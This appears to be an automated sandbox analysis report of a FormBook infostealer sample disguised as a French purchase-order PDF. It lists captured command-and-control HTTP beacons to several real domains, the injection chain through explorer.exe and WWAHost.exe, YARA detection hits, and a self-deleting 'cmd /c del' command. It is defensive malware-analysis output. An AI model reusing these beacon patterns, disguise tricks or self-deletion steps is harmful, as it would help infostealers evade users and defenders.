65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:col

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49742	162.241.218.97	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:48.131254911 CEST	5556	OUT	GET /ajs8/?q48d=HFQLptYpKX&3fBlVXm=2BRIB0J+IU74eT9QrM34IgOLc6rvRxRggRQ5Dm44nGBTXrZyhrhiT7z myDkAgt3Lv1f/ HTTP/1.1 Host: www.handybusy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 20:12:49.884164095 CEST	5556	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 03 Aug 2021 18:12:49 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.handybusy.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=2BRIB0J+IU74eT9QrM34IgOLc6rvRxRggR Q5Dm44nGBTXrZyhrhiT7zmyDkAgt3Lv1f/ host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49743	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:53.718667030 CEST	5557	OUT	GET /ajs8/?3fBlVXm=PXCQsRsj6f+UKLkz5iYmBV65DPKHBBScBAKRyWuZQRoQL6ffVXDgpay6Ct5U2sE+s5q9&q48d=HFQLptYpKX HTTP/1.1 Host: www.theassistedadrscheme.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 20:12:53.832051039 CEST	5558	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 18:12:53 GMT Content-Type: text/html Content-Length: 275 ETag: "6104856e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49744	160.153.138.219	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:12:58.918533087 CEST	5559	OUT	GET /ajs8/?q48d=HFQLptYpKX&3fBlVXm=LEjUMU+rw+m1MGLci6xLa4kNPPdUPj6aoKRsjeM/sCEy0PaNWwzv7jP2E4a8Zzb0ARTh HTTP/1.1 Host: www.indiadesignstory.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 20:12:58.958533049 CEST	5560	IN	HTTP/1.1 301 Moved Permanently Age: 0 Content-Security-Policy: upgrade-insecure-requests Content-Type: text/html; charset=iso-8859-1 Date: Tue, 03 Aug 2021 18:12:58 GMT Location: https://www.indiadesignstory.com/ajs8/?q48d=HFQLptYpKX&3fBlVXm=LEjUMU+rw+m1MGLci6xLa4kNPPdUPj6aoKRsjeM/sCEy0PaNWwzv7jP2E4a8Zzb0ARTh Vary: User-Agent, Accept-Encoding X-Backend: local X-Cache: uncached X-Cache-Hit: MISS X-Cacheable: NO:HTTPS Redirect Content-Length: 343 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 64 69 61 64 65 73 69 67 6e 73 74 6f 72 79 2e 63 6f 6d 2f 61 6a 73 38 2f 3f 71 34 38 64 3d 48 46 51 4c 70 74 59 70 4b 58 26 61 6d 70 3b 33 66 42 6c 56 58 6d 3d 4c 45 6a 55 4d 55 2b 72 77 2b 6d 31 4d 47 4c 63 69 36 78 4c 61 34 6b 4e 50 50 64 55 50 6a 36 61 6f 4b 52 73 6a 65 4d 2f 73 43 45 79 30 50 61 4e 57 77 7a 76 37 6a 50 32 45 34 61 38 5a 7a 62 30 41 52 54 68 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49745	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:13:09.126152992 CEST	5561	OUT	GET /ajs8/?q48d=HFQLptYpKX&3fBlVXm=3clrjbd8Uk1yhLkd6I01KEeFnSa+FczhmxXwmvBnovucnEmM2e32CtS7ZjKvb0koSvtC HTTP/1.1 Host: www.trucktodock.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:13:09.239820004 CEST	5561	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 18:13:09 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Nouveau bon de commande. 3007021_pdf.exe PID: 3704 Parent PID: 5740

General

Start time:	20:11:06
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe'
Imagebase:	0x5e0000
File size:	1327104 bytes
MD5 hash:	E1D1316D5BC047EC817B950286734ED0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Nouveau bon de commande. 3007021_pdf.exe PID: 5028 Parent PID: 3704

General

Start time:	20:11:26
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe
Imagebase:	0xf90000
File size:	1327104 bytes
MD5 hash:	E1D1316D5BC047EC817B950286734ED0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.293883850.0000000001DF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.293883850.0000000001DF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.293883850.0000000001DF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.291525514.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.291525514.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.291525514.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292188314.0000000001660000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292188314.0000000001660000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292188314.0000000001660000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 5028

General

Start time:	20:11:28
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities — Show Windows behavior

Analysis Process: WWAHost.exe PID: 1380 Parent PID: 3388

General

Start time:	20:11:45
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0x2f0000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.472762051.0000000002A90000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.472762051.0000000002A90000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.472762051.0000000002A90000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.472401230.0000000002880000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.472401230.0000000002880000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.472401230.0000000002880000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.472841788.0000000002AC0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.472841788.0000000002AC0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.472841788.0000000002AC0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities — Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 4120 Parent PID: 1380

General

Start time:	20:11:50
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Nouveau bon de commande. 3007021_pdf.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 3468 Parent PID: 4120

General

Start time:	20:11:50
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis